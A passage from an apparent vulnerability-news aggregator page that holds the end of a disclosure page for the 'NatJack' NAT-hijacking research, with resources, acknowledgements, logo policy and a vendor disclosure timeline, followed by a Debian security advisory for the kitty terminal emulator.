- Reduced TTL: Packets may be sent with a reduced time-to-live (TTL) to reach only as far as the NAT device before being destroyed. This might be used by an attacker to prevent a standard endpoint response or to try to evade detection.
Additional Resources

NatJack White Paper (Free Download) Coming Soon!
A free white paper with more details about these attacks and potential mitigation strategies will be available for download. Please check back shortly.
NatJack Technical Report Coming Soon!
The NatJack Technical Report is a highly detailed technical document containing in depth attack details, pseudocode, test framework design, and attack modeling. Initial document release will focus mainly on Netfilter, with additional updates providing other vendor case studies. Release date TDB.

NatJack Defensive Toolkit Coming Soon!
The NatJack Defensive Toolkit will enable testing and characterization of network infrastructure in live and lab environments, with automatic report generation to help determine susceptibility to the various NatJack attack variations and provide mitigation recommendations. Release date TDB.
Stay Informed
Sign Up for NatJack Resource Updates
Acknowledgements
I would like to thank Yang et al. for their earlier research on NAT table manipulation attacks, which led to CVE-2023-30305 to CVE-2023-30314.
Thank you to all the vendors and CERT/CC for engaging with this research.
Special thanks to Vicki Stagg and Andrew Stagg for their unconditional support, and to Neil Graves for his help obtaining routers and advice for navigating a complex disclosure.
Shout out to a few of my colleagues for their support:
- Ryan Rutan and Synack, Inc.
- William “Phyr3wall” Wallace
- Mohammed “Moey” Jassim
Can I use the logo?
The NatJack name and logo are open-source visual assets designed to aid public awareness.
Media Kit
- Full logo files (svg): Download
- Square logo files (svg): Download
- Logo font: Orbitron by Matt McInerney


Logo and Media Usage Policy
- Permitted use: Media outlets, academic researchers, and independent security analysts are fully permitted to download, reproduce, and display the official NatJack logo in news articles, presentation slides, blog posts, and educational videos under Fair Use principles.
- Prohibited use: Commercial use including merchandise, paid marketing materials, or embedding the logo into proprietary scanning software is strictly prohibited without prior written authorization.
Disclosure Timeline
- April 30-May 6, 2026: Vulnerability reports disclosed to initial set of vendors and CERT/CC.
- May 4, 2026: Cisco acknowledges receipt of reports.
- May 6, 2026: AWS acknowledges receipt of reports and asks for an update on disclosure dates.
- May 8, 2026: Starlink acknowledges receipt of reports and asks for clarification.
- May 9, 2026: Docker acknowledges receipt of reports.
- May 20, 2026: CERT/CC case accepted (VU#268870).
- May 20, 2026: Greg Kroah-Hartman (Linux stable branch maintainer), on behalf of the Linux Kernel security team, states that the report has been previously rejected as being "totally bogus".
- May 20, 2026: Cross-tenant vulnerability in Azure Functions reported to Microsoft.
- May 21, 2026: Vulnerabilty reports disclosed to Netgear as an additional vendor.
- May 21, 2026: Netgear acknowledges receipt of reports.
- May 26, 2026: Cisco Meraki reports marked as triaged by bug bounty program, blocked on awaiting customer impact.
- May 27, 2026: FreeBSD reports their analysis has determined this is a "resources are finite" report rather than actual vulnerabilities.
- June 1, 2026: Vulnerabilty reports disclosed to OpenWRT as an additional vendor.
- June 5, 2026: Google closes the Android Hotspot TCP hijack issues as "Not a Vulnerability".
- June 7, 2026: OpenWRT reports that any Netfilter fixes would need to be ported back from the Linux kernel.
- June 9-15, 2026: Kubernetes bug bounty program closes the reports as "informative", stating that "the PoC is thorough and the technique is sound" but the Calico and Flannel CNIs are simply outside the scope of their program.
- June 10, 2026: Docker reports that their understanding is that this is a "vulnerability in Netfilter itself, which is used by Docker bridge network driver" and that "mitigating this issue requires a kernel update", as well as asking for disclosure timelines.
- June 11, 2026: Microsoft accepts the AKS reports as moderate severity, stating a fix will be available in Linux kernel v6.6.142.1+. The upstream attack is marked as a duplicate of downstream, but only the downstream attack is (partially) mitigated by the fix.
- June 16, 2026: Black Hat accepts this research for a briefing at Black Hat USA 2026 as Breaking Trust Boundaries: Exploiting Design Assumptions in Network Infrastructure.
- June 19, 2026: Linux Kernel commits a mitigation for the downstream spoofing attack on behalf of Microsoft for Azure AKS. This is not a complete fix but does significantly increase attack complexity.
- June 23, 2026: Microsoft requests additional clarification on the Hyper-V reports.
- June 26, 2026: Google accepts the Android Hotspot UDP DNS hijack issues as moderate severity.
- June 29, 2026: Google response on Android Hotspot issues indicate that their TLS requirements prevent useful TCP hijacking, but DNS could be targeted when "Private DNS" is disabled.
- June 30, 2026: Cisco reports their analysis determines the reports are "design-level NAT limitations rather than security vulnerabilities", and notes several mitigations which can be enabled to prevent many of the attacks (some of which may need to be manually enabled).
- July 1, 2026: Follow-up questions from Microsoft on the Hyper-V reports.
- July 6, 2026: Microsoft closes one of the Azure Firewall reports as "Not a Vulnerability" due to reproduction issues, and states it would be below the servicing threshold if it had reproduced due to adjacent network access and high attack complexity.
- July 6, 2026: Google accepts GKE reports.
- July 9, 2026: AWS states that they will publish an advisory to credit this research and may request patch verification for mitigations.
- July 9, 2026: Call with the Microsoft engineering team to discuss mitigations for the Hyper-V issues.
- July 14, 2026: Microsoft releases a WinNAT patch affecting Hyper-V in a downstream spoofing configuration and publishes CVE-2026-56181 as moderate severity with no payment. Microsoft states the moderate severity rating is because "the attack depends on ephemeral port allocations" (the PoC, however, can target the entire ephemeral port range in a matter of seconds).
- July 14, 2026: Google awards $500 for GKE reports, stating they require a fix in a 3rd party library.
- July 16, 2026: Microsoft states they have fixed the Azure Functions cross-tenant issue, but testing shows it has not yet been patched.
- July 19, 2026: Linux Kernel issues CVE-2026-63913 for their earlier mitigation.
- July 25, 2026: AWS pilots mitigations for early testing in a specific region.
- July 30, 2026: Call with Microsoft engineering teams to discuss Azure NAT Gateway.
- August 4, 2026: Google awards $600 for the Cloud NAT reports (now duplicating the Cloud Run reports as well), stating that the report shows "vulnerabilities with smaller security impact" affecting "Google Cloud products in Tier 1" and they applied a downgrade because it is "difficult to exploit in practice".
- August 4, 2026: AWS provides a draft of their public statement discussing mitigations to NAT Gateway and Network Load Balancer, now pushed to all regions.
- August 6, 2026: Black Hat USA briefing.
Was this helpful?
Docker and the Docker logo are trademarks or registered trademarks of Docker, Inc. in the United States and/or other countries. Docker, Inc. and other parties may also have trademark rights in other terms used herein.
Kubernetes is a registered trademark of The Linux Foundation in the United States and/or other countries, and is used pursuant to a license from The Linux Foundation.
Gear image is in the public domain by ProSmile (needpix.com). Virtualization image is in the public domain by OpenClipArt (freesvg.org) Cloud image is in the public domain by publicdomainvectors.org.
Related vulnerabilities: CVE-2023-30311CVE-2023-30309CVE-2023-30307CVE-2023-30305CVE-2023-30308CVE-2026-56181CVE-2026-63913CVE-2023-30310CVE-2023-30314CVE-2023-30306CVE-2023-30312CVE-2023-30313
Debian - [SECURITY] [DSA 6423-1] kitty security update
2026-08-09T18:21:53+0000 by Alexandre DulaunoyDebian Security Advisory DSA-6423-1 security@debian.org https://www.debian.org/security/ Nilesh Patra August 09, 2026 https://www.debian.org/security/faq
Package : kitty CVE ID : CVE-2026-42850 CVE-2026-42851 CVE-2026-54055 CVE-2026-54057 Debian Bug : 1139898
Multiple security issues were discovered in kitty, a GPU based terminal emulator, which may result in the execution of arbitrary code, command injection into the shell running in the terminal, or the overwriting of arbitrary files, if untrusted content is displayed in a terminal window.
For the stable distribution (trixie), these problems have been fixed in version 0.41.1-2+deb13u2.
We recommend that you upgrade your kitty packages.
For the detailed security status of kitty please refer to its security tracker page at: https://security-tracker.debian.org/tracker/kitty
Further information about Debian Security Advisories, how to apply these updates to your system and frequently asked questions can be found at: https://www.debian.org/security/
Mailing list: debian-security-announce@lists.debian.org -----BEGIN PGP SIGNATURE-----
iQEzBAEBCAAdFiEExq6D0hxncEPaPayX+GQ1dHE8m64FAmp4qsMACgkQ+GQ1dHE8 m67U4QgAmKCD2N21YxqxSGQEeLGbKbGUySdk+XKgAvnA7sZqDL2spmSczGP+dJiC ZKTFLTKm3AsnoOOa4C1lQayYfwJTSKkmDaI1lPys2flV5TA+Ay0fkiHvAJsbXwIM u1/UYtx9vlOIlGqtW9fwdfhwrYunukXuz/m76Svt7HuEoSnrebxe7TX8dAZW9Stj gvOKNl4+Z6Bj4PMdFNfPyzhM55RAPQX9ZBN/E2JA8Gfsxx61AN1DgFa/+zyNstrr 06tJfarXTO57vEWws5L7fm9J/1BBMkz6nQgJkNC/SLlaxzKuYycsA6ncx/F8N8Jr vd8Pf9VoGKjltYmnESjKWrPjCnum5Q== =mScO -----END PGP SIGNATURE-----
Related vulnerabilities: CVE-2026-42850CVE-2026-42851CVE-2026-54055CVE-2026-54057